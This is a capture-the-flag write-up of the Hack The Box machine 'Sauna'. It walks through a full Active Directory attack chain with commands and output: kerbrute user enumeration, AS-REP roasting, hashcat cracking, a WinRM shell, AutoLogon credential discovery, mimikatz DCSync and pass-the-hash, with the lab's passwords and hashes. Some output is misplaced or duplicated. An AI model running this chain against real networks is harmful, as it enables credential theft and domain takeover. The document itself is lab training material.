SAUNA WRITEUP


Bimo99B9

At first, we nmap this machine, and see interesting services as http in port 80 or Kerberos-sec in 88.

```
Nmap scan report for 10.10.10.175
Host is up (0.051s latency).
Not shown: 65515 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-07-08 16:04:22Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL
0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL
0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the fol
lowing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=7/8%Time=5F058AF9%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h04m49s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-07-08T16:06:43
|_  start_date: N/A
```

If we connect to the web (http://10.10.10.175/), we can see an “About” page, which we use to enumerate possible users with probable combinations of their names and surnames.



If we keep enumerating, we can discover the Domain of ldap (EGOTISTICAL-BANK.LOCAL). We download and setup kerbrute, and use the “bruteuser” command to look for possible users from our possible user’s wordlist.

./kerbrute_linux_amd64 userenum –dc 10.10.10.175 -d EGOSTISTICAL-BANK.LOCAL user.txt

```
Host is up (0.051s latency).
Not shown: 65515 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-07-08 16:04:22Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL
0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL
0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the fol
lowing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=7/8%Time=5F058AF9%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h04m49s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-07-08T16:06:43
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul  8 11:04:31 2020 -- 1 IP address (1 host up) scanned in 514.23 seconds
root@Taco:~/HTB/Sauna#
```

```
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 07/08/20 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerbe
ros Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist
  help          Help about any command
  passwordspray Test a single password against a list of users
  userenum      Enumerate valid domain usernames via Kerberos
  version       Display version info and quit

Flags:
      --dc string       The location of the Domain Controller (KDC) to target. If blank, will lookup
via DNS
      --delay int       Delay in millisecond between each attempt. Will always use single thread if s
et
  -d, --domain string   The full domain to use (e.g. contoso.com)
  -h, --help            help for kerbrute
  -o, --output string   File to write logs to. Optional.
      --safe            Safe mode. Will abort if any user comes back as locked out. Default: FALSE
  -t, --threads int     Threads to use (default 10)
  -v, --verbose         Log failures and errors

Use "kerbrute [command] --help" for more information about a command.
root@Taco:~/HTB/Sauna# ./kerbrute_linux_amd64 userenum --dc 10.10.10.175 -d EGOTISTICAL-BANK.LOCAL us
er.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 07/08/20 - Ronnie Flathers @ropnop

2020/07/08 13:20:22 >  Using KDC(s):
2020/07/08 13:20:22 >   10.10.10.175:88

2020/07/08 13:20:22 >  [+] VALID USERNAME:       sauna@EGOTISTICAL-BANK.LOCAL
2020/07/08 13:20:22 >  [+] VALID USERNAME:       administrator@EGOTISTICAL-BANK.LOCAL
2020/07/08 13:20:22 >  [+] VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
2020/07/08 13:20:22 >  [+] VALID USERNAME:       Fsmith@EGOTISTICAL-BANK.LOCAL
2020/07/08 13:20:22 >  [+] VALID USERNAME:       FSmith@EGOTISTICAL-BANK.LOCAL
2020/07/08 13:20:22 >  Done! Tested 42 usernames (5 valid) in 0.221 seconds
root@Taco:~/HTB/Sauna#
```

With this command we find that “fsmith” is a valid username, so the next step will be collect AS_REP messages without pre-autentication. We can use this to get hashes that we can crack using Hashcat or John.

```
root@Taco:~/HTB/Sauna# python GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -usersfile user.txt -dc-ip 10.10.10.175
Impacket v0.9.22.dev1+20200605.133909.874d7ae4 - Copyright 2020 SecureAuth Corporation

[-] User sauna doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:ccf583ffe2fea460c6fee996a7585ba4$3105936fc676181464c472b6124fa2622b0a1c256b351c728002f0
797511353578907af74a3ec62b90479dbc97d63526218105cfb18bd115072d3cf3c002f30fc4eaa93bf0f6f4216e236d60eee2033dd905bd92f0010aacf4d813d4a
189385b8112677eb293e0339d566ce1d6c5cbe90720e33341e4c3ed6a9ba851b93394f3faac2e17237f38d9e8701f6f26f9fdee03acde2d7b43771b66b96f13d512
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Here we have the hash in a txt file.

```
root@Taco:~/HTB/Sauna# cat hash.txt
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:9299686d5f6b4168f9dc40178e2894ef$53def46344b907c768ceda704dfbb7254336f4b4004f36bb300b
973f93adf8caccef9eecf89c1846c27c4e9b321ae3eacf0a21d95126635e7a0e0186cd1696eea8fb4aca51a03017952fb4784f425b0fcc88a61625cfe8e62b3c3
9fe646367b9737291d64cfab32e35b516dbce5fc2b509d1112c55f0edbc52e796ee46fdaca61d5f8de261eec32b5e2f8bad9837f806021937722fba28b67dc956
$krb5asrep$23$FSmith@EGOTISTICAL-BANK.LOCAL:f3cfb02dc8357191adbd2b3400c73681$0cf944dfb22884da3326cfe0f0158b13e82a237c599125230f19
2b32b6628ba8231fd38d0d5c790b9a9c63851ac9f42a9626d9d9ba712c71f797c1529ecdc3dc7919f2e5cda6ded080ce292988f100c061903587f4e07a4163787
35c17781da935235ae2dfe52452513d046f44dcdd29d33893ebc2501deebbabd2597f5d837d2b5a76d3213e8716b8347feba851a87c47e153945d597686fa0249
$krb5asrep$23$Fsmith@EGOTISTICAL-BANK.LOCAL:46b4394a35d113df4541cd79fbd4c297$db566cce238ab9d1f8cec740c5a08a45c1db56d2e4afc6facbb4
a4796ff1ef719c25206d6b15dda736ee0c79adc53a87333d3078c0b5caf96fc58da8c4148ec7086782579d5d9aab3edefb3918939c947bc31b06ba7061062a8e1
77445b02f5a5eed8b4de82a71ea736ce00cbcc3712c182a44ee553981f10702ce413451a325788583790daed1af0ba774fa2e2f479fce41e4b43a76a0f9ccc146
```

For cracking it, we check the flag that belongs to AS_REP messages of Kerberos Network Protocol. We find that it's "18200", so we'll crack it with hashcat and rockyou.txt wordlist.

```
 7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth | Network Protocols
13100 | Kerberos 5, etype 23, TGS-REP         | Network Protocols
18200 | Kerberos 5, etype 23, AS-REP          | Network Protocols
19600 | Kerberos 5, etype 17, TGS-REP         | Network Protocols
19700 | Kerberos 5, etype 18, TGS-REP         | Network Protocols
19800 | Kerberos 5, etype 17, Pre-Auth        | Network Protocols
```

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$krb5asrep$23$FSmith@EGOTISTICAL-BANK.LOCAL:d209bf0025c0c4b21b0be2db2a852c10$
f51772c60fd2e07617d502028829ccf20650e40653ff50c743c36ef3a1ada83b52d22d198eab1
f7cc5dfce7dd748105cea8a650dde33086fd13b2f4c9586d42b89e15b02a65f97fa2bb5e0a0bf
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:ad53c7941db415cd4cae455b4a6cbb10$
62de3418ff4051563aa1596875939801af2ca2f71bd18a093db20afdebcb087eaacca6c37444a
ae87962fb7e43f5c1d242789c087610f29910ae13497edf91fcb9b4a81675da47052ea3a366e9
$krb5asrep$23$Fsmith@EGOTISTICAL-BANK.LOCAL:a298c0adb08aae104228cc3fe72ded47$
9e4fa1fa98479d06dff15a93a63dc81e446bfc6949f74ea6d1e56c9332e8e086bcee5d256d3ef
3e02558f7d3feae0e55db7e028f7b047beb323a436f40d8fddc150b0dce25d2769dabc1f9772d

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
Hash.Target......: hashes.txt
Time.Started.....: Thu Jul  9 14:09:13 2020, (28 secs)
Time.Estimated...: Thu Jul  9 14:09:41 2020, (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1151.1 kH/s (8.04ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered........: 3/3 (100.00%) Digests, 3/3 (100.00%) Salts
Progress.........: 31653888/43033155 (73.56%)
Rejected.........: 0/31653888 (0.00%)
Restore.Point....: 10534912/14344385 (73.44%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Tioncurtis23 → TUGGIE
```

With the port 445 open, we can use psexec.py, another impacket python script, that'll be useful to see what permissions do we have with the credentials we've just got.

```
445/tcp  open  microsoft-ds?
```

```
root@Taco:~/HTB/Sauna/impacket/examples# ./psexec.py EGOTISTICAL-BANK.LOCAL/FSmith:Thestrokes23@10.10
.10.175 "whoami"
Impacket v0.9.22.dev1+20200605.133909.874d7ae4 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.175.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'print$' is not writable.
[-] share 'SYSVOL' is not writable.
root@Taco:~/HTB/Sauna/impacket/examples#
```

Nothing writable, but we can read. We can also see this with smbmap, and the credentials.

```
root@Taco:~/HTB/Sauna# smbmap -u fsmith -p "Thestrokes23" -H 10.10.10.175 -d EGOTISTICAL-BANK.LOCAL
[+] IP: 10.10.10.175:445        Name: 10.10.10.175
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        print$                                                  READ ONLY       Printer Drivers
        RICOH Aficio SP 8300DN PCL 6                            NO ACCESS       We cant print money
        SYSVOL                                                  READ ONLY       Logon server share
```

This means that we can stablish connection using evil-winrm, a windows remote management shell

```
root@Taco:~/HTB/Sauna# evil-winrm -u fsmith -p Thestrokes23 -i 10.10.10.175

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> whoami
egotisticalbank\fsmith
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

We'll use winPEAS, a privilege escalation script in order to find vulnerabilities that can help us to get a better shell.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> ls


    Directory: C:\Users\FSmith\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/11/2020   7:48 AM        1263880 mimikatz.exe
-a----         7/11/2020   7:47 AM             18 test.txt
-a----         7/11/2020   6:47 AM          32976 winpeas.bat
-a----         7/11/2020   7:16 AM         244224 winPEAS.exe
```

The most useful is that there're cached creds, so we'll use'em.

```
[+] Looking for AutoLogon credentials(T1012)
  Some AutoLogon credentials were found!!
  DefaultDomainName               :  35mEGOTISTICALBANK
  DefaultUserName                 :  35mEGOTISTICALBANK\svc_loanmanager
  DefaultPassword                 :  Moneymakestheworldgoround!
```

The username "svc_loanmanager" has a cached password, which is "Moneymakestheworldgoround", so now we'll login with evil-winrm as we did before, but using these new credentials.

```
root@Taco:~# evil-winrm -u svc_loanmgr -p Moneymakestheworldgoround! -i 10.10.10.175

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> ls


    Directory: C:\Users\svc_loanmgr\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/11/2020   7:41 AM        1263880 mimikatz.exe


*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

With mimikatz, we can get the credentials (the hash) of the Administrator account.

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> ./mimikatz.exe "lsadump::dcsync /user:administrator" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # lsadump::dcsync /user:administrator
[DC] 'EGOTISTICAL-BANK.LOCAL' will be the domain
[DC] 'SAUNA.EGOTISTICAL-BANK.LOCAL' will be the DC server
[DC] 'administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 1/24/2020 10:14:15 AM
Object Security ID   : S-1-5-21-2966785786-3096785034-1186376766-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: d9485863c1e9e05851aa40cbb4ab9dff
    ntlm- 0: d9485863c1e9e05851aa40cbb4ab9dff
    ntlm- 1: 7facdc498ed1680c4fd1448319a8c04f
    lm  - 0: ee8c50e6bc332970a8e8a632488f5211

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : caab2b641b39e342e0bdfcd150b1683e

* Primary:Kerberos-Newer-Keys *
    Default Salt : EGOTISTICAL-BANK.LOCALAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
      aes128_hmac       (4096) : 145e4d0e4a6600b7ec0ece74997651d0
      des_cbc_md5       (4096) : 19d5f15d689b1ce5
    OldCredentials
      aes256_hmac       (4096) : 9637f48fa06f6eea485d26cd297076c5507877df32e4a47497f360106b3c95ef
      aes128_hmac       (4096) : 52c02b864f61f427d6ed0b22639849df
      des_cbc_md5       (4096) : d9379d13f7c15d1c
```

With the hash, we can login (again) with evil-winrm. The flag -u for the user, and -H because we're using the hash, not the password. With this shell we can change directory to Administrator and cat the flag.

```
root@Taco:~# evil-winrm -u administrator -H d9485863c1e9e05851aa40cbb4ab9dff -i 10.10.10.175

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Users\Administrator
*Evil-WinRM* PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        1/23/2020   3:11 PM                3D Objects
d-r---        1/23/2020   3:11 PM                Contacts
d-r---        1/23/2020   3:11 PM                Desktop
d-r---        1/23/2020   3:11 PM                Documents
d-r---        1/23/2020   3:11 PM                Downloads
d-r---        1/23/2020   3:11 PM                Favorites
d-r---        1/23/2020   3:11 PM                Links
d-r---        1/23/2020   3:11 PM                Music
d-r---        1/23/2020   3:11 PM                Pictures
d-r---        1/23/2020   3:11 PM                Saved Games
d-r---        1/23/2020   3:11 PM                Searches
d-r---        1/23/2020   3:11 PM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        1/23/2020  10:22 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
f3ee04965c68257382e31502cc5e881f
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```